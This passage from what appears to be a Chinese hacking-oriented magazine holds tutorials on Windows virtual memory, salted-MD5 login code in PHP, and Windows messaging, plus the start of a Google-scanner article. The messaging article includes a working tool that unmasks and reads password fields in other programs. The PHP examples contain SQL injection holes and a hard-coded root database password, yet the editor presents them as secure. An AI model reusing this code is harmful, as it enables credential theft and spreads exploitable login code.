    cout<<"##########释放512M虚拟内存#############"
<<endl;
    VirtualFree(lpbase,1024*1024*512,MEM_DECOMMIT);
    CoutMemStatus();
    //释放所有虚拟内存
    cout<<"#########释放所有的虚拟内存#############"
<<endl;
    VirtualFree(lpbase,0,MEM_RELEASE);
    CoutMemStatus();
    return 0;
}
```

程序执行如图12所示。

首先我们通过VirtualAlloc()的MEM_RESERVE保留了1GB的虚拟内存，会发现只有虚拟内存从2040减少到1016，虚拟内存减少了1026M，比我们预期的多了2M，这是由对齐粒度决定的，一般来说对齐粒度为64KB，所以会出现一些误差。如果编写int *p=(int *)lpbase；p[0]=1；类似的代码，访问虚拟内存就会出现错误，因为这时候的内存只是保留，并没有虚拟内存与之进行对应，要使用虚拟内存必须进行提交，通过VirtualAlloc()的MEM_COMMIT来实现，当我们提交1GB时，如图12所示，会发现用户区内存减少了大约1GB，这时候访问内存就可以了！物理内存的变化是因为页表增加了。

如果我们一直不使用分配的虚拟内存那么它永远不会有物理内存与之关联，这就是虚拟内存的妙处。当我们使用一个for循环逼系统使用物理内存时，会发现可用物理内存从1644减少到618，正好减少了1GB的物理内存，这部分代码只是让我们对虚拟内存进一步的理解。

清除与释放是两个完全不一样的概念，清除虚拟内存时，与虚拟内存关联的物理内存并不会减少，但是释放虚拟内存就意味着操作系统要操作页表，物理内存将不在与虚拟内存进行关联，所以说，一般为了程序执行效率，都是清除虚拟内存而并不是释放，因为释放就意味着要进入内核态，这消耗CPU周期就多了。

学习本部分，相信朋友们对虚拟内存的使用都有所了解了，懂得了虚拟内存的使用相信对内存文件映射也会有进一步的理解。

五、内存文件映射

这有利的解决了大文件的问题，直接将一个文件当做页文件使用，我曾经好奇地逆向一些PE信息查看器，几乎每一个具有类似功能的工具都是习惯性的调用CreateFile()、CreateFileMapping()、MapViewOfFile()三个函数，一个容易被习惯禁锢的人，会得到快乐但是他并不会真正懂得快乐，看如下代码：

```
//理解内存文件映射
……………………
int main(int argc,char *argv[])
{
    //createfile
    if(INVALID_HANDLE_VALUE==(hfile=CreateFile(argv[1],GENERIC_READ|GENERIC_
WRITE,FILE_SHARE_READ|FILE_SHARE_WRITE,
            NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL)))
    {
            cout<<"Can't Create File!"<<endl;
            return 0;
    }
    //create file mapping
    if(NULL==(hmap=CreateFileMapping(hfile,NULL,PAGE_READWRITE,0,0,NULL)))
    {
            cout<<"Can't File Mapping!"<<endl;
            CloseHandle(hfile);
            return 0;
    }
    //mapview
    if(NULL==(lpbase=MapViewOfFile(hmap,FILE_MAP_ALL_ACCESS,0,0,0)))
    {
            cout<<"Can't Map View"<<endl;
            CloseHandle(hfile);
            CloseHandle(hmap);
            return 0;
    }
    cout<<lpbase<<endl;
    //end file image
    CloseHandle(hfile);
    CloseHandle(hmap);
    UnmapViewOfFile(lpbase);
    //create file
    if(INVALID_HANDLE_VALUE==(hfile=CreateFile(argv[1],
GENERIC_WRITE|GENERIC_READ,FILE_SHARE_READ|FILE_SHARE_WRITE,NULL,
            OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL)))
    {
            cout<<"Can't Create File"<<endl;
            return 0;
    }
    //getfile size
    if(0==(dwfilesize=GetFileSize(hfile,0)))
    {
            cout<<"Get File Error"<<endl;
            CloseHandle(hfile);
            return 0;
    }
    //VirtualAlloc
    if(NULL==(lpbase=VirtualAlloc(NULL,dwfilesize,MEM_COMMIT,PAGE_READWRITE)))
    {
            cout<<"Alloc Error!"<<endl;
            CloseHandle(hfile);
            return 0;
    }
    //ReadFile
    if(!ReadFile(hfile,(LPVOID)lpbase,dwfilesize,&dwreal,NULL))
    {
            cout<<"Read Error!"<<endl;
            CloseHandle(hfile);
            return 0;
    }
    cout<<lpbase<<endl;
    CloseHandle(hfile);
    VirtualFree(lpbase,dwfilesize,MEM_RELEASE);
    return 0;
}
```

上面的代码使用两种方法将文件读入虚拟内存，一种是通过内存文件映射来打开一个PE文件，另一种是通过虚拟内存分配来打开一个PE文件，通过对比它们的起始地址来理解内存文件映射的过程，如图13所示。




图13　两种将文件读入虚拟内存方式的比较

两种方法将cmd.exe映射到内存后首地址是一样的，说明两种方法的过程基本上是一样的。先通过PE文件IMAGE_OPTIONA_HEADER中的SizeOfImage来设置得到VirtualAlloc()中的内存大小值，然后将文件直接读到这部分虚拟内存中，通过这个例子也不难看出IMAGE_OPTIONAL_HEADER中的SizeOfImage是多么重要，曾几何时，编写PE操作类时，就因为没有对这个位置施行更新，导致经常出现错误，作为经验与菜鸟朋友们一起分享。

上面的例子只是对cmd.exe进行读操作，所以两种方法的效果是一样的，值得一提，内存文件映射的本质是将硬盘文件作为内存使用，所以使用CreateFile()、CreateFileMapping()、MapViewOfFile()进行文件内存映射后，在内存中操作文件，相当于直接操作硬盘文件，即在内存中对文件进行的任何修改硬盘文件也立刻会被修改，而如果使用ReadFile()将文件读入内存后，一切文件修改都是在内存中的，要修改硬盘文件，还得通过调用WriteFile()将修改内容写入硬盘文件，使用哪种方法，根据个人需要取舍即可。

对于Windows内存管理还有两个比较重要的地方——线程堆和栈，一方面这两个地方的安全因素比较多，很难写的全面又简洁，另一方面，限于文章的篇幅！本文的目的是给菜鸟朋友入门的，当然限于本菜菜的能力，难免有错误，希望朋友们多多指正，论坛ID是Reduta。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评： *从头到尾将文章读完，没有觉得很枯燥，这归功于作者适时给出的相关例子，理论联系实际，这可是老毛说过的哦！*

Salt值在口令认证中的应用

□逆流风（李友贤）

从本文您可以学到：

1、了解利用salt值进行hash验证

首先我们来看看口令认证的问题，要让计算机确定输入的口令是否正确，计算机就必须对输入的口令和正确口令进行比较，也就是说计算机必须能访问正确口令，但是简单地将口令存放在文件中是不安全的，因为当存放口令的文件被攻击者拿到的话，意味着所有机密都暴露在攻击者面前。使用hash过的口令存放到文件则安全许多，因为hash是单向不可逆的，也就是说攻击者即使拿到口令文件，也不能逆向破解出正确口令。常见的hash算法有**MD5**、**SHA1**等。网上MD5破解网站实际上用到彩虹表，彩虹表是一个庞大的、针对各种可能的字母组合预先计算好的哈希值的集合，破解的过程是执行数据库查询操作，对我们提交的哈希值**MD5(password)**与数据库的哈希值比对，如果有对应的哈希值，就能找出其对应的password。

所谓的salt值实际上是一个随机字符串，用此salt值对口令进行hash，能增加攻击者破解的难度，例如攻击者拿到了一个包含salt的口令文件：

```
busw:89c647a22aa577becfd75f0bc119bc34
37hn:fa748759f514e85d0b19da586c43f380
```

冒号前面的4个字符是salt值，后面的是口令nohack和salt值进行hash的结果。我们可以看到对于相同的口令保存在密码文件中是不同的。对于攻击者来说，拿到口令文件，如果里面有100个口令，攻击者要对应100个salt值生成100个词典文件。

linux系统的口令认证就是使用了salt值，我们建立2个用户，nohack1和nohack2，口令都是liyx，结果我们可以看到存放在口令文件中经hash的口令是不一样的。

```
[root@bogon ~]# useradd nohack1
[root@bogon ~]# passwd nohack1
Changing password for user nohack1.
New UNIX password:
BAD PASSWORD: it is too short
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
[root@bogon ~]# useradd nohack2
[root@bogon ~]# passwd nohack2
Changing password for user nohack2.
New UNIX password:
BAD PASSWORD: it is too short
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
[root@bogon ~]# cat /etc/shadow | grep nohack
nohack1:$1$W3y0hvph$pdCUeha3W0gyNnteq7U0p0:14812:0:99999:7:::
nohack2:$1$73CnuZm2$C21XwSCbeicK67n4ny3GM1:14812:0:99999:7:::
[root@bogon ~]#
```

以:冒号分割 的第二个字符串就是经过hash的口令。nohack1的是**1W3y0hvph$pdCUeha3W0gyNnteq7U0p0**，nohack2的是**$1$73CnuZm2$C21XwSCbeicK67n4ny3GM1**，二者明显不相同。

字段	类型	整理	属性	空	默认	额外	操作
Username	text	latin1_swedish_ci		否	无		
Password	char(32)	latin1_swedish_ci		否	无		
RandNum	text	latin1_swedish_ci		否	无		

图 1　nohack 表结构

Username	Password	RandNum
liyx	24071b4b362497e6c1c9777b281afd0a	&g*d
nohack	e14c9f08ba0b8040454f5ae206c2c6f2	DuCo

图 2　注册成功后的 nohack 表

下面我们通过使用php写登陆验证来了解带salt值的认证过程。首先，我们需要两个函数，一个生成随机salt值，salt值的长度可自定义，一个用于对口令和salt值进行哈希的函数，这里只是使用了简单的连接后再哈希，其实还可以更复杂，例如**md5(md5($password.$salt).salt$)**很多结合方法，就靠自己想象了。自定义函数文件func.php如下：

```
=====func.php=====
<?php
//生成随机字符串
function GetRandChar($size)
{
    for($i=0;$i<$size;$i++)
    {
        $tmp=rand(32,126);
        $tmp=chr($tmp);
        $result=$result.$tmp;
    }
    return $result;
}
//对输入的2个字符串合并后用MD5函数hash
function wMD5($str1,$str2)
{
    return md5($str1.$str2);
}
?>
```

接下来简单的注册页面reg.php，为了不占太多篇幅，只摘取了相关代码。

```
=====reg.php=====
<?php
    if($_GET['do']=="reg")
    {
        include("func.php");
        $user=$_REQUEST[user];
        $pass=$_REQUEST[pass];
        $temp=GetRandChar(4);
        $pass=wMD5($pass,$temp);
        $link=mysql_connect("localhost","root","123456")
            or die("数据库服务器连接失败！<BR>");
        mysql_select_db("nohack",$link)
            or die("数据库选择失败！<BR>");
        $sql="INSERT INTO nohack VALUES('$user','$pass','$temp')";
        if(mysql_query($sql,$link))
        {
            echo "<center>注册成功。</center>";
        }
        else
        {
            echo "<center>注册失败。</center>";
        }
    }
?>
```

登陆界面login.php，一样只截取相关代码。

```
=====login.php=====
<?php
    if($_GET['do']=="login")
    {
        include("func.php");
        $user=$_REQUEST[user];
        $pass=$_REQUEST[pass];
        $link=mysql_connect("localhost","root","123456")
            or die("数据库服务器连接失败！<BR>");
        mysql_select_db("nohack",$link)
            or die("数据库选择失败！<BR>");
        $sql="select RandNum from nohack where Username='$user'";
        $rs=mysql_query($sql,$link);
        $result=mysql_fetch_array($rs,MYSQL_BOTH);
        if($result!=false)
        {
            $temp=$result[RandNum];
            $pass=wMD5($pass,$temp);
            $sql="select * from nohack where Username='$user' and
Password='$pass'";
            $rs=mysql_query($sql,$link) or die("执行SQL错误：$sql");
            if (mysql_num_rows($rs)==1)
            {
                echo "<center>登录成功。</center>";
            }
        }
            else
            {
                echo "<center>请确认用户名和密码没输入错误。
</center>";
            }
    }
?>
```

数据库中nohack表结构如图1所示。

我们注册用户liyx，密码nohack和用户nohack，口令nohack。注册成功后nohack表如图2所示。

可以看到用户liyx的password是**24071b4b362497e6c1c9777b281afd0a**，对应的salt值是**&g*d**，登陆过程就是先读取登陆页面提交的用户名和口令，再到nohack表中获取liyx对应的salt值&g*d，调用**wMD5(口令,&g*d)**得到password，再与表对比，相同则登陆成功，不同则失败。

最后附上口令认证的流程图，如图3所示。

（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评：利用salt值进行的加密很安全，在MD5被破解的前提下，这样的安全就更难能可贵了。




图 3　口令认证流程图

Windows消息机制（二）

张宇继续讲笑话啦，大家赶紧围观！不过呢，今天要来个冷的，配合一下天气嘛！

知道为什么车站里总有人泪流满面嘛？因为STATION里面有一个TAT……

图 神圣计划

从本文您可以学到：

了解SendMessage、PostMessage

前一文我们说了如何建立一个Windows窗口，初步的认识了一下Windows消息的接受与处理。那么消息如何发出呢，这个就是本文的重点了。

消息的发送主要由SendMessage、PostMessage两个函数完成（当然还有其他许多衍生的函数，比如PostThreadMessage、SendDlgItemMessage等）。先看下SendMessage函数的原型：

```
LRESULT SendMessage(
    HWND hWnd,
    UINT Msg,
    WPARAM wParam,
    LPARAM lParam
);
```

第一个参数是要接收消息的窗口句柄；第二个参数是消息的类型；第三、四个是该消息的附加值，随消息的不同而不同。返回值也是由该消息决定的。

下面看下PostMessage函数的原型：

```
BOOL PostMessage(
    HWND hWnd,
    UINT Msg,
    WPARAM wParam,
    LPARAM lParam
);
```

参数的取值和SendMessage一样，不同的是返回值，PostMessage的返回值是该消息是否投递成功，注意，是投递成功，而不是发送成功，为什么呢，下面一一道来。

这两个函数有什么区别呢？前文说过，每个应用程序都有自己的消息队列，程序从自己的消息队列中取出消息，然后发送到不同窗口的回调函数进行处理。那么这个就是关键，PostMessage函数的作用是把消息投递到程序的消息队列中，并且立刻返回，它并不关注该消息是否被处理了，只是返回是否投递成功。而SendMessage则不一样，它是把消息直接发送到指定窗口的消息处理函数，并不经过消息队列这个阶段，也就是不需要GetMessage取出该消息，SendMessage把消息发送后并等待消息被处理，而后返回。它的返回值便是消息在消息处理函数里被处理后的函数返回值。

大家理解起来不要急，慢慢回味一下。下面给出个例子，简单的星号密码探测程序，同样是SDK代码，方便大家理解。这里只给出消息回调函数的代码，其他代码和前文一样。

先说下思路，当我们按着本程序窗体不放时，移动鼠标到你要探测的窗口，会出现黄色的框框，确定后松开鼠标，本程序窗口正中便会显示你要探测的窗口文本。好了，看代码：

```
HWND ph=0;          //前一个探测窗口的句柄
int isdown;         //左键是否被按下
HWND hh=0;          //当前探测窗口句柄
char text[1024];    //保存探测到的文本
LRESULT CALLBACK wndproc(HWND h,UINT m,WPARAM w,LPARAM l){
    PAINTSTRUCT ps;
    switch(m){
    case WM_DESTROY:
        {
            PostQuitMessage(0);
            break;
        }
    case WM_CREATE:     //当createwindow时，会发出该消息
        {
            SetWindowPos(h,HWND_TOPMOST,0,0,300,100,SWP_
SHOWWINDOW);    //设置窗口的位置与大小，并将窗口置顶
    break;
        }
    case WM_PAINT:
        {
PAINTSTRUCT ps;
            HDC dc=BeginPaint(h,&ps);
            RECT r;
            GetClientRect(h,&r);
DrawText(dc,text,-1,&r,DT_CENTER|DT_VCENTER|DT_SINGLELINE);     //这里在
窗口重绘时显示text，也就是探测到的文本
EndPaint(h,&ps);
return 0;
        }
    case WM_LBUTTONDOWN:
        {
            SetCapture(h);      //该函数的作用是绑定鼠标事件到指定
的窗口，这样以后的鼠标的鼠标事件无论在窗口内窗口外都会由该窗口捕获。
            isdown=1;       //左键按下
            break;
        }
    case WM_LBUTTONUP:
        {
            ReleaseCapture();       //释放刚才的捕获
            isdown=0;       //左键弹起
            RedrawWindow(ph,0,0,RDW_FRAME|RDW_INVALIDATE|RDW_
UPDATENOW);     //对探测到的窗口进行重绘
            HWND parenth=GetParent(ph);     //获得探测到的窗口的父
窗口
            if(IsWindow(parenth)){      //该窗口是否有效
                RedrawWindow(parenth,0,0,RDW_ERASE|RDW_
INVALIDATE|RDW_UPDATENOW|RDW_ALLCHILDREN);  //重绘父窗口以及其所有子窗口
            }       //这段代码的作用是消除先前程序在探测窗口上所画
的框框。
            int c=SendMessage(ph,EM_GETPASSWORDCHAR,0,0);
    //获得探测窗口的文本掩码字符，比如"*"字符。
            int l=SendMessage(ph,WM_GETTEXTLENGTH,0,0);
    //获得探测窗口的文本长度
            char *t=new char[l+1];      //暂时存放文本
            memset(t,0,l+1);
            if(c){
            SendMessage(ph,EM_SETPASSWORDCHAR,-1,0);
    //去掉掩码字符
            SendMessage(ph,WM_GETTEXT,l+1,(long)t);
    //获得文本内容，此消息第三个参数是文本的长度（包括文本结束的null字符），第四
个字符是接受文本的缓冲区。
            PostMessage(ph,EM_SETPASSWORDCHAR,c,0);
    //还原字符掩码
            }else{
    SendMessage(ph,WM_GETTEXT,l+1,(long)t);
            }
    //这里之所以要进行判断是否有掩码字符的原因是Windows对不同的窗口类进行了不同
的处理，有的窗口需要去掉掩码才能获得文本，而有的则不需要去掉掩码便可直接得到文本。
            strncpy(text,t,1024);
    InvalidateRect(h,0,1);      //发送wm_paint消息，并指定擦除背景
    UpdateWindow(h);        //使wm_paint立刻被窗口函数处理，如果有多个wm_paint，
则被合并成一个wm_paint消息。
            delete t;
            break;
        }
    case WM_MOUSEMOVE:
        {
            if(isdown){     //当鼠标按下时
                POINT p;
                GetCursorPos(&p);       //获得当前鼠标位置
                hh=WindowFromPoint(p);      //从鼠标的位置得
到当前鼠标所在窗口的句柄
                if(hh==ph || hh==h){        //如果当前探测窗
口和先前探测窗口相同或者与本程序窗口相同，则跳出switch。
                    break;
                }else{
                    if(ph){
                    RedrawWindow(ph,0,0,RDW_
FRAME|RDW_INVALIDATE|RDW_UPDATENOW);    //代码意思同上
                    HWND parenth=GetParent(ph);
                    if(IsWindow(parenth)){
    RedrawWindow(parenth,0,0,RDW_ERASE|RDW_INVALIDATE|RDW_UPDATENOW|
RDW_ALLCHILDREN);
                    }
                    }
                    HDC dc=GetWindowDC(hh);     //获得
窗口的设备句柄。
                    RECT r;
                    GetWindowRect(hh,&r);       //获得窗
口的大小
                    HPEN pen=CreatePen(PS_SOLID,3,RGB
(255,255,0));       //创建一个指定颜色的实线画笔
                    HPEN oldpen=(HPEN)SelectObject(dc,
pen);
    //将新创建的画笔选入当前设备环境，并保存先前的画笔
                    int width=r.right-r.left;
                    int height=r.bottom-r.top;
                    MoveToEx(dc,0,0,0);
                    LineTo(dc,width,0);
                    LineTo(dc,width,height);
                    LineTo(dc,0,height);
                    LineTo(dc,0,0);     //以上代码便
是在探测窗体上画一个与窗体位置大小一样的框框，其目的是方便用户探测
                    SelectObject(dc,oldpen);    //复原画笔
```

```
                DeleteObject(pen);
                ReleaseDC(hh,dc);
                ph=hh;          //保存当前的窗体句柄
            }
        }
        break;
    }
}
return DefWindowProc(h,m,w,l);
}
```

到这里，一个简单的星号密码探测程序便完成了，当然要完善的话，还有许多工作要做，比如进程注入加子类化技术来改变窗口的消息处理函数。说到子类化，下一篇就着重谈谈这个，想知道如何屏蔽星号密码探测程序吗？呵呵，且听下回分解！

编辑点评：这两个函数是消息机制基础中的基础，重点中的重点，一定要掌握。

Google scanner

图 xt9

从本文您可以学到：

了解正则表达式的意义及使用方法

现今，大多数网络安全渗透人员在做渗透测试时必然会利用到 google，这一行为被称为“google hack”。但面对一个大型的站点，往往需要采集的信息量十分巨大，完全依靠手工，这几乎是一个不可能的任务，至少效率极为低下。此时，自动化代码必然就成为了渗透者必备的利器。接下来，我们使用 perl 编写一款 google scanner。




图1 搜索“perl hack”时浏览器的地址栏

